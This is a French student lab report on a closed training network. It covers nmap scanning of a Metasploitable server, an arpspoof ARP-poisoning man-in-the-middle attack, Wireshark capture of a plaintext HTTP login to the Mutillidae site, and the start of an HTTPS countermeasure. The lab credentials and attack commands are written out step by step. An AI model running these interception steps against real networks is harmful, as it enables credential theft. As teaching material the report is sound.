NOUVIAN SIO2
Pierre-Loup

TP Test de cyberattaques via Kali Linux

Sommaire:

Information sur les machines:

Machine	Nom de domaine pleinement qualifié	Configuration réseau	Applications et services
Serveur sous Debian 12	srvssh.local.sio.fr	Adresse IPv4 : 172.16.10.10/24 Passerelle : 172.16.10.254 Serveur DNS : 172.16.10.10	Service OpenSSH port 22/TCP Service DNS Bind port 53/UDP
Client sous Debian 12	clissh.local.sio.fr	Adresse IPv4 : 192.168.56.11/24 Passerelle : 192.168.56.254 Serveur DNS : 172.16.10.10	Environnement de bureau XFCE Service XRDP port 3389/TCP Client OpenSSH
Attaquant sous Kali Linux	kali.local.sio.fr	Adresse IPv4 : 192.168.56.12/24 Passerelle : 192.168.56.254 Serveur DNS :172.16.10.10	Environnement de bureau XFCE Service XRDP port 3389/TCP Metasploit Netfilter/Iptables
Routeur sous Debian 12	routeur.local.sio.fr	Adresses IPv4 : eth0 – DHCP eth1 – 192.168.56.254/24 eth2 – 172.16.10.254 Serveur DNS : 172.16.10.10	Netfilter/Iptables
Serveur Metasploitable	srvm.local.sio.fr	Adresse IPv4 : 172.16.10.5/24 Passerelle : 172.16.10.254 Serveur DNS : 172.16.10.10	Service OpenSSH port 22/TCP Service Web port 80:TCP (site « mutillidae »)

Intitulé de la machine	Nom d'utilisateur	Mot de passe	Ports SSH	Port RDP
Serveur sous Debian 12	etusio	FghijkI1234*	12222	
Client sous Debian 12	etusio	FghijkI1234*	22222	23389
Attaquant sous Kali Linux 2023.3	etusio	FghijkI1234*	32222	33389
Routeur sous Debian 12	etusio	FghijkI1234*	42222	
Serveur Metasploitable	msfadmin	msfadmin	52222	

Activité 2:

Attaque MITM d'un service HTTP

Pour cette partie, j'utilise l'outil nmap. Je scan les deux réseaux, à savoir 192.168.56.0/24 et 172.16.10.0/24.

```
Mot de passe :
┌──(root kali)-[/home/etusio]
└─# nmap -sP 192.168.56.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-14 13:45 CET
Nmap scan report for 192.168.56.1
Host is up (0.000043s latency).
MAC Address: 02:42:BF:E8:33:F0 (Unknown)
Nmap scan report for client-lab2.bridge_interne_lab (192.168.56.11)
Host is up (0.000015s latency).
MAC Address: 02:42:C0:A8:38:0B (Unknown)
Nmap scan report for routeur-lab2.bridge_interne_lab (192.168.56.254)
Host is up (0.000050s latency).
MAC Address: 02:42:C0:A8:38:FE (Unknown)
Nmap scan report for kali (192.168.56.12)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.94 seconds
```

```
Mot de passe :
┌──(root kali)-[/home/etusio]
└─# nmap -sP 172.16.10.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-14 13:48 CET
Nmap scan report for 172.16.10.1
Host is up (0.00013s latency).
Nmap scan report for 172.16.10.5
Host is up (0.000018s latency).
Nmap scan report for 172.16.10.10
Host is up (0.000056s latency).
Nmap scan report for 172.16.10.254
Host is up (0.000050s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.95 seconds
```


Ensuite, je vais effectuer une analyse des hôtes afin de déterminer les ports ouverts et les services disponibles. Je réalise ce scan en utilisant la même commande que précédemment.

```
┌──(root㉿kali)-[~]
└─# nmap -sV 172.16.10.5
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-21 11:59 CET
Nmap scan report for 172.16.10.5
Host is up (0.000010s latency).
Not shown: 981 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
```


```
┌──(root㉿kali)-[~]
└─# nmap -sV 172.16.10.10
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-21 12:01 CET
Nmap scan report for 172.16.10.10
Host is up (0.000010s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2 (protocol 2.0)
53/tcp open  domain  ISC BIND 9.18.16-1~deb12u1 (Debian Linux)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.33 seconds
```

```
┌──(root㉿kali)-[~]
└─# nmap -sV 172.16.10.254
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-21 12:03 CET
Nmap scan report for 172.16.10.254
Host is up (0.0000060s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```


Par la suite, je recueille les informations relatives au service HTTP en utilisant la commande nmap -sV 172.16.10.5 -p 80. On peut constater que le port 80 est ouvert



En continuant, je procède à l'activation du routage de la machine. Pour ce faire, je me rends dans le dossier /etc/sysctl.conf et retire le symbole # devant la ligne.



Ensuite, je réinitialise les paramètres système en utilisant la commande suivante : sudo sysctl -p.



Q1. Consultez le cache ARP de la machine cliente légitime avant de réaliser l'attaque et relevez l'adresse MAC de la passerelle :


Adresse MAC	Adresse IP
02:42:c0:a8:38:fe	192.168.56.254

```
192.168.56.254 dev eth0 lladdr 02:42:c0:a8:38:fe REACHABLE
```

```
etusio@clissh:~$ ping 192.168.56.254
PING 192.168.56.254 (192.168.56.254) 56(84) bytes of data.
64 bytes from 192.168.56.254: icmp_seq=1 ttl=64 time=0.065 ms
64 bytes from 192.168.56.254: icmp_seq=2 ttl=64 time=0.064 ms
64 bytes from 192.168.56.254: icmp_seq=3 ttl=64 time=0.082 ms
^C
--- 192.168.56.254 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2032ms
rtt min/avg/max/mdev = 0.064/0.070/0.082/0.008 ms
etusio@clissh:~$ ip neigh show
19.168.56.254 dev eth0 lladdr 02:42:c0:a8:38:fe REACHABLE
```


Q2. Consultez le cache ARP de la passerelle avant de réaliser l'attaque et relevez l'adresse MAC de la machine cliente (pour avoir des informations dans le cache arp, vous devrez peut-être au préalable lancer un ping sur la machine cliente)

Adresse MAC	Adresse IP
02:42:c0:a8:38:0b	192.168.56.11



Q3. Relevez l'adresse IP et l'adresse MAC du pirate

Adresse MAC	Adresse IP
02:42:c0:a8:38:0c	192.168.56.12



Ensuite, avec la commande ***ssh -o HostKeyAlgorithms=ssh-rsa***

msfadmin@172.16.10.5 , je me connecte a mon serveur metasploitable

```
root@debian:~# ssh -o HostKeyAlgorithms=ssh-rsa msfadmin@172.16.10.5
msfadmin@172.16.10.5's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017
 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Jul 16 21:04:01 2017
msfadmin@srvm:~$
```

Par la suite, je doit ouvrir le fichier ***config.inc*** qui se situe dans le répertoire ***/var/www/mutillidae/config.inc***

Cependant pour utiliser nano sur le serveur metasploitable, je dois utiliser la commande ***export TERM=xterm***

Puis je me rend dans le fichier grace a la commande ***sudo nano /var/www/mutillidae/config.inc***

```
msfadmin@srvm:~$ export TERM=xterm
msfadmin@srvm:~$ sudo nano /var/www/mutillidae/config.inc
```


Une fois dans le fichier, je vais modifier la valeur de ***dbname= 'owasp10'***

```
 GNU nano 2.0.7       File: /var/www/mutillidae/config.inc          Modified

<?php
        /* NOTE: On Samurai, the $dbpass password is "samurai" rather than blan$

        $dbhost = 'localhost';
        $dbuser = 'root';
        $dbpass = '';
        $dbname = 'owasp10';
?>
```


Puis je redémarre apache2, avec la commande ***sudo /etc/init.d/apache2 reload***

```
msfadmin@srvm:~$ sudo /etc/init.d/apache2 reload
 * Reloading web server config apache2
apache2: Could not reliably determine the server's fully qualified domain name,
using 172.16.10.5 for ServerName
                                                                    [ OK ]
```

Je vais maintenant pouvoir accéder au site ***172.16.10.5/multillidae***




Ensuite, je vais me créer un compte sur ce site:



Désormais, je vais réaliser une attaque pour empoisonner le cacher ARP du client

Pour cela, depuis un terminal sur KALI, je lance l'attaque a l'aide de la commande ***sudo arpspoof -t 192.168.56.11 192.168.56.254***

(Sudo arpspoof -t @ip-client-victime @ip-passerelle)



Q4. Consultez à nouveau le cache ARP de la machine cliente victime. Que remarquez-vous ?

Adresse MAC	Adresse IP
02:42:c0:a8:38:0c	192.168.56.11

Cache ARP du la machine client:

```
etusio@clissh:~$ ip neigh show
192.168.56.254 dev eth0 lladdr 02:42:c0:a8:38:0c REACHABLE
192.168.56.12 dev eth0 lladdr 02:42:c0:a8:38:0c STALE
192.168.56.1 dev eth0 lladdr 02:42:c9:a4:10:6b REACHABLE
etusio@clissh:~$
```

Ensuite, je lance une autre attaque via un autre terminal via la commande ***sudo arpspoof -t 192.168.56.254 192.168.56.11***

(*sudo arpspoof -t @ip-passerelle @ip-client-victime*)

```
┌──(etusio㉿ kali)-[~]
└─$ su
Mot de passe :
┌──(root㉿ kali)-[/home/etusio]
└─# sudo arpspoof -t 192.168.56.254 192.168.56.11
2:42:c0:a8:38:c 2:42:c0:a8:38:fe 0806 42: arp reply 192.168.56.11 is-at 2:42:
c0:a8:38:c
2:42:c0:a8:38:c 2:42:c0:a8:38:fe 0806 42: arp reply 192.168.56.11 is-at 2:42:
c0:a8:38:c
2:42:c0:a8:38:c 2:42:c0:a8:38:fe 0806 42: arp reply 192.168.56.11 is-at 2:42:
c0:a8:38:c
2:42:c0:a8:38:c 2:42:c0:a8:38:fe 0806 42: arp reply 192.168.56.11 is-at 2:42:
c0:a8:38:c
2:42:c0:a8:38:c 2:42:c0:a8:38:fe 0806 42: arp reply 192.168.56.11 is-at 2:42:
c0:a8:38:c
2:42:c0:a8:38:c 2:42:c0:a8:38:fe 0806 42: arp reply 192.168.56.11 is-at 2:42:
c0:a8:38:c
2:42:c0:a8:38:c 2:42:c0:a8:38:fe 0806 42: arp reply 192.168.56.11 is-at 2:42:
c0:a8:38:c
2:42:c0:a8:38:c 2:42:c0:a8:38:fe 0806 42: arp reply 192.168.56.11 is-at 2:42:
c0:a8:38:c
```

Consultez à nouveau le cache ARP du routeur victime. Que remarquez-vous ?

Adresse MAC	Adresse IP
02:42:c0:a8:38:0c	192.168.56.254

Nous remarquons que les adresses MAC sont devenu la même adresse MAC que la machine attaquante Kali Linux qui essaient d'empoisonner les deux hôtes en se faisant passer pour eux deux.

Ensuite, j'envoie les résultats des attaques vers «/dev/null/»


Pour se faire, j'utilise la commande suivante:

```
┌──(root kali)-[/home/etusio]
└─# sudo arpspoof -t 192.168.56.11 192.168.56.254 > /dev/null 2>&1 &
[1] 34947
```


Ensuite, sur machine KALI, j'installe le logiciel WireShark

Le Wireshark logiciel open-source de capture et d'analyse de paquets réseau. Visualise et analyse le trafic en temps réel. Interface graphique conviviale, puissants filtres pour l'analyse ciblée. Prise en charge de divers protocoles réseau. Utilisé pour le dépannage, la sécurité réseau et la compréhension des communications réseau.

Je lance une capture de trame avec comme filtre de capture ***http*** , et ensuite, je me connecte au site Mutillidae avec le compte que j'ai créé précédemment



Puis, je vais dans «Analyser / suivre / HTTP stream»



Q5. Le pirate peut-il lire le mot de passe saisi par la victime ? Si oui, expliquez pourquoi et écrivezle ci-dessous.

En laissant tourner la commande arpspoof, l'attaquant se fait passer par un hôte dont un autre hôte croit que c'est sa "véritable" identité. Lorsque le client se connecte sur son compte de Mutillidae, l'attaquant reçoit l'information par des captures de trames comme indiqué plus haut sur Wireshark. De plus, le site est en http ce qui facilite la tâche pour obtenir les identifiants en clair.

Aisni, le pirate peut lire clairement le mot de passe (comme au dessus)

Ici, l'identifiant et le mot de passe est de *nathan*

Mise en place de contre-mesure:

Nous allons faire évoluer le site Mutillidae en HTTPS afin d'instaurer une connexion chiffrée et sécurisée entre le serveur et les terminaux

Pour faire ceci, je vais me connecter en SSH au serveur metasploitable avec la commande suivante:

ssh -o HostKeyAlgorithms=ssh-rsa msfadmin@172.16.10.5

Par la suite, je vais activer le module ssl

```
msfadmin@srvm:~$ sudo a2enmod ssl
[sudo] password for msfadmin:
Module ssl installed; run /etc/init.d/apache2 force-reload to enable.
```

Ensuite dans le répertoire /etc/apache2/sites-available , je vais créé le fichier default-ssl en y mettant le contenu qui nous ai donné

```
 GNU nano 2.0.7                    File: /etc/apache2/sites-available/default-ssl

<ifModule mod_ssl.c>
<VirtualHost 172.16.10.5:443>
ServerName 172.16.10.5:443
DocumentRoot /var/www/
SSLEngine On
SSLCertificateFile /etc/ssl/certs/ssl-cert-snakeoil.pem
SSLCertificateKeyFile /etc/ssl/private/ssl-cert-snakeoil.key
ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
<Directory "/usr/lib/cgi-bin">
AllowOverride None
Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
Order allow,deny
Allow from all
</Directory>
</VirtualHost>
</ifModule>
```

Je sauvegarde et je quitte

Par la suite je vais activez le VirthualHost a l'aide des commandes

sudo a2ensite default-ssl

sudo /etc/init.d/apache2 force-reload


```
root@srvm:~# sudo a2ensite default-ssl
Site default-ssl installed; run /etc/init.d/apache2 reload to enable.
```

```
root@srvm:~# sudo /etc/init.d/apache2 force-reload
 * Reloading web server config apache2
apache2: Could not reliably determine the server's fully qualified domain name, using 172.16.10.5
```

J'ouvre ensuite le fichier ***.htaccess*** dans le répertoire

/var/www/multillidae/.htaccess


Et j'enlève les # qui signifient que ce sont les commentaires



